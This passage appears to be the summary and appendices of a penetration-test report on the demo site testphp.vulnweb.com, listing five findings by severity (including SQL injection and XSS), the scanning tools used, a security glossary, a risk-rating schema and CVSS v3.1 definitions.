This penetration test of http://testphp.vulnweb.com/ identified a total of 5 distinct security vulnerabilities, revealing significant weaknesses across the application's authentication, data handling, and configuration.

These findings are categorized by their assessed risk level as follows: 2 Critical, 1 High, 1 Medium, and 1 Low-Medium severity vulnerability.

The most severe findings, categorized as Critical risks, include the Insecure HTTP Login and SQL Injection vulnerabilities. These flaws allow for cleartext credential theft and extensive database compromise, posing immediate and direct threats to user data confidentiality and integrity. The Cross-Site Scripting (XSS) vulnerability, rated as High, also enables significant client-side attacks such as website defacement and potential session hijacking.

Fixing these security weaknesses is vital to make the application more secure, protect sensitive information, and prevent financial or reputation damage. It's highly recommended to fix all issues immediately, especially the critical and high-risk ones. Remember, this test is just a snapshot; regular security checks and training are needed to stay safe from future threats.

5. Appendices

5.1. Tools Used

- Burpsuite community edition
- Dirb version 2.22
- Sqlmap version 1.9.4
- Nikto version 2.5.0

5.2. Glossary of Terms:

- **Black-Box Testing:** A type of penetration test where the tester has no prior knowledge of the application's internal structure or source code, simulating an external attacker.
- **Burp Suite:** A popular integrated platform for performing web application security testing, used for intercepting, analyzing, and modifying HTTP requests and responses.
- **Clickjacking:** A malicious technique that tricks a user into clicking on something different from what the user perceives, by manipulating transparent layers or frames.
- **Confidentiality:** The security principle that sensitive information is protected from unauthorized access or disclosure.
- **Cross-Site Scripting (XSS):** A web security vulnerability that enables attackers to inject malicious client-side scripts (e.g., JavaScript) into web pages viewed by other users.
- **CVE (Common Vulnerabilities and Exposures):** A dictionary of publicly known cybersecurity vulnerabilities and exposures. Each CVE entry contains an identification number, a description, and at least one public reference.
- **CWE (Common Weakness Enumeration):** A community-developed list of common software and hardware weakness types. It serves as a common language for describing and identifying flaws in software.
- **CVSS (Common Vulnerability Scoring System):** A free and open industry standard for assessing the severity of computer system security vulnerabilities, providing a numerical score and a vector string.
- **Defacement:** The unauthorized alteration of a website's appearance, often by replacing content with malicious messages or images.
- **Directory Listing:** A web server configuration that displays a list of files and subdirectories within a directory when no default index file (e.g., index.html) is present.

- **Dirb:** A web content scanner tool used to search for existing (or hidden) web objects.
- **Exploitation:** The act of taking advantage of a vulnerability to achieve an unintended effect, such as gaining unauthorized access or executing code.
- **HTTP (Hypertext Transfer Protocol):** The unencrypted protocol used for transmitting web pages over the Internet.
- **HTTPS (Hypertext Transfer Protocol Secure):** The secure, encrypted version of HTTP, using SSL/TLS to protect data in transit.
- **HTTP Headers:** Information sent with HTTP requests and responses, providing metadata about the communication (e.g., Content-Type, Server, Cookie).
- **Injection:** A broad category of vulnerabilities where untrusted data is sent to an interpreter as part of a command or query, tricking the interpreter into executing unintended commands.
- **Integrity:** The security principle that information is accurate, complete, and protected from unauthorized modification or destruction.
- **MIME Sniffing:** A browser's practice of guessing a file's content type (MIME type) when the server doesn't provide a clear one or provides a generic one, which can lead to misinterpretation and security bypasses.
- **OWASP (Open Web Application Security Project):** A non-profit foundation that works to improve the security of software through community-led open-source software projects, hundreds of local chapters worldwide, and tens of thousands of members.
- **Output Encoding:** The process of converting special characters in user-supplied data into a safe format before displaying it in a web page, to prevent XSS attacks.
- **Payload:** The malicious code or data injected by an attacker to exploit a vulnerability.
- **Remote Code Execution (RCE):** A vulnerability that allows an attacker to execute arbitrary code on a remote server, gaining control over the system.
- **Session Hijacking:** The act of stealing or taking over a user's authenticated session with a web application, allowing the attacker to impersonate the legitimate user.
- **sqlmap:** An open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers.

5.3. Risk Scoring Methodology/CVSS Details

- **Risk Rating Schema:**
  - **Critical:** Immediate and widespread impact; allows full compromise of data/system, remote code execution, or complete service disruption. Requires immediate remediation.
  - **High:** Significant impact; allows access to sensitive data, privilege escalation, or substantial data modification. Requires urgent remediation.
  - **Medium:** Moderate impact; allows limited access to sensitive data, information disclosure, or minor denial of service. Requires timely remediation.
  - **Low:** Limited impact; minor information disclosure, doesn't directly lead to system compromise. Requires remediation in due course.
  - **Informational:** Not a direct vulnerability, but highlights potential weaknesses, misconfigurations, or best practice deviations.

- **CVSS v3.1 Details:**

  Each vulnerability's CVSS score is calculated using the CVSS v3.1 standard. The vector string for each finding provides a detailed breakdown of its characteristics:

  - **AV (Attack Vector):** Network (N), Adjacent (A), Local (L), Physical (P)
  - **AC (Attack Complexity):** Low (L), High (H)
  - **PR (Privileges Required):** None (N), Low (L), High (H)
  - **UI (User Interaction):** None (N), Required (R)
  - **S (Scope):** Unchanged (U), Changed (C)
  - **C (Confidentiality Impact):** None (N), Low (L), High (H)
  - **I (Integrity Impact):** None (N), Low (L), High (H)
  - **A (Availability Impact):** None (N), Low (L), High (H)

  The base score derived from this vector provides a numerical representation of severity.

5.4. References

- CVSS version 3.1 calculator - https://www.first.org/cvss/calculator/3-1
- OWASP risk rating methodology: https://owasp.org/www-community/OWASP_Risk_Rating_Methodology
- OWASP web security testing guide: https://owasp.org/www-project-web-security-testing-guide/stable/